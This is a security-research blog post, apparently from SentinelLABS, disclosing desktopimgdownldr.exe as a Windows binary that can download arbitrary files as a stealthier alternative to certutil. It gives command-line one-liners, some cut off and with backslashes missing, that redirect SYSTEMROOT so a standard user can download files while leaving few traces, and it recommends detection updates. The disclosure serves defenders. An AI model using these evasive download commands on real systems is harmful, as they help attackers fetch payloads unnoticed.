SentinelLABS

Executive Summary

- Security professionals care about uncovering LOLBins; we found a new one that can be used to download arbitrary files as an alternative to `certutil`.

- EDR practitioners should update their queries and watchlists to treat `desktopimgdownldr.exe` (new LOLBin binary) like certutil.exe.

Background

There are only a couple of default system-signed executables that let you download a file from a Web Server, and every security product and threat hunter specifically looks for them for signs of misuse or abuse by threat actors.

While the usage of LOLBins[1] in the wild has been extensively written about[2,3], uncovering novel ones helps security practitioners and researchers alike prevent abuse of these native tools. In this post, we share details of a new binary that can be used as a stealthy downloader instead of the widely-leveraged – and monitored – `certutil` [4].

Meet desktopimgdownldr.exe

The binary `desktopimgdownldr.exe`, located in **system32** folder in Windows 10, is originally used to set lock screen or desktop background image as part of Personalization CSP[5].

The Personalization CSP can set the lock screen and desktop background images. Setting these policies also prevents the user from changing the image. You can also use the Personalization settings in a provisioning package.

This CSP was added in Windows 10, version 1703.

> ⓘ **Note**
>
> Personalization CSP is supported in Windows 10 Enterprise and Education SKUs. It works in Windows 10 Pro and Windows 10 Pro in S mode if SetEduPolicies in **SharedPC CSP** is set.

When used for its intended purpose, it downloads and saves images to the following default path:

```
C:windowsPersonalizationLockScreenImageLockScreenImage_%random%.jpg
```

On computers that haven't used Personalization CSP before, the folder

```
C:WindowsPersonalization
```

doesn't exist.

The default usage of the binary is as follows:

```
desktopimgdownldr /lockscreenurl:https://domain.com:8080/file.ext /ev
```

running the binary, the override can be avoided. In addition, `desktopimgdownldr.exe` does not change the image while the computer is in a locked screen, so an attacker can run it without the user noticing at all.

Initially, it seems like the `desktopimgdownldr.exe` must be run in High Integrity (as Administrator) because it needs to create files in the `C:Windows` folder and in the `HKLMSoftware` registry key. However, examining the binary revealed the following code:

```
imageConfig = &PersonalizationCSP::lockscreenImageConfig;
if ( isDesktopImage == 2 )
  imageConfig = &PersonalizationCSP::desktopImageConfig;
memset_0(pszSaveFilePath, 0, 520ui64);
// pszDefaultFolderPath = %systemroot%\Personalization\LockScreenImage
if ( SHExpandEnvironmentStringsW(imageConfig->pszDefaultFolderPath, pszSaveFilePath, MAX_PATH) )
{
  if ( PathFileExistsW(pszSaveFilePath) || (v15 = SHCreateDirectory(NULL, pszSaveFilePath)) == 0 )
    error_code = ERROR_SUCCESS;
  else
    error_code = wil::details::in1diag3::Return_Win32(
```

The important part here is the use of the `SHExpandEnvironmentStringsW` function on the hardcoded path:

```
%systemroot%PersonalizationLockScreenImage
```

Therefore, it can be run as a standard user like this:

```
set "SYSTEMROOT=C:WindowsTemp" && cmd /c desktopimgdownldr.exe /locks
```

It will download the file to this path:

And as a bonus, when running as a standard user it doesn't set the file as a lock screen image because it doesn't have the needed access to write to the registry. It actually doesn't create any more artifacts other than the downloaded file.

When running as Administrator, this one-liner can be used to also delete the artifacts the downloader creates:

```
set "SYSTEMROOT=C:WindowsTemp" && cmd /c desktopimgdownldr.exe /locks
```

On some machines, we noticed that the executable tries to locate the COM+ Registration Catalog[6] when trying to use the BITS Com Object. In that case, because the catalog is found in `%systemroot%/Registration` and we changed `%systemroot%`, the binary fails to find it. A standard user can bypass that as well by creating a junction to the **Registration** folder using the native `mklink.exe`. The one-liner then looks like this:

```
mklink /J "%TEMP%Registration" C:windowsRegistration && set "SYSTEMRO
```

Recommendations and Mitigation

Because the binary uses BITS COM Object[7] to download the file, the process that actually makes the TCP connection and creates the file on the disk is a `svchost` process (*"-k netsvc -p -s BITS"*) and not `desktopimgdownldr.exe`.

This is important in a forensics context, and therefore needs to be taken into account when hunting for malicious usage.

EDR users are advised to update their EDR/WAR queries and watchlist and to treat `desktopimgdownldr.exe` in the same way as `certutil.exe`.

References

1. https://github.com/LOLBAS-Project/LOLBAS
2. https://gbhackers.com/apt-malware-lolbins-gtfobins-attack-users-by-evading-the-security-sysem/
3. https://www.securityweek.com/extensive-living-land-hides-stealthy-malware-campaign
4. https://www.sentinelone.com/blog/malware-living-off-land-with-certutil/
5. https://docs.microsoft.com/en-us/windows/client-management/mdm/personalization-csp
6. https://docs.microsoft.com/en-us/windows/win32/cossdk/the-com–catalog
7. https://docs.microsoft.com/en-us/windows/win32/bits/background-intelligent-transfer-service-portal

CERTUTIL | DESKTOPIMGDOWNLDR | EXPLOITATION | LOLBINS

GAL KRISTAL

Gal Kristal is a Senior Security Researcher at SentinelOne who specializes in Offensive Security. Previously, he spent five years at Unit 8200, as an officer and team leader of security researchers.

PREV

Thanos Ransomware | RIPlace, Bootlocker and More Added to Feature Set

NEXT

Breaking EvilQuest | Reversing A Custom macOS Ransomware File Encryption Routine

RELATED POSTS

Exploring the VirusTotal Dataset | An Analyst's Guide to Effective Threat Research

AUGUST 29 2024

Decoding the Past, Securing the Future | Enhancing Cyber Defense with Historical Threat Intelligence

NOVEMBER 28 2023

Search ...

SIGN UP

SentinelLABS

RECENT POSTS

Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery

OCTOBER 24, 2024

China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

OCTOBER 16, 2024

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware

SEPTEMBER 23, 2024

LABS CATEGORIES

Crimeware

Security Research

Advanced Persistent Threat


Adversary

SentinelLABS

SENTINELLABS


In the era of interconnectivity, when markets, geographies, and jurisdictions merge in the melting pot of the digital domain, the perils of the threat ecosystem become unparalleled. Crimeware families achieve an unparalleled level of technical sophistication, APT groups are competing in fully-fledged cyber warfare, while once decentralized and scattered threat actors are forming adamant alliances of operating as elite corporate espionage teams.

RECENT POSTS



Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery

OCTOBER 24, 2024



China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

OCTOBER 16, 2024

SentinelLABS

SIGN UP

Get notified when we post new content.

Business Email >

Twitter LinkedIn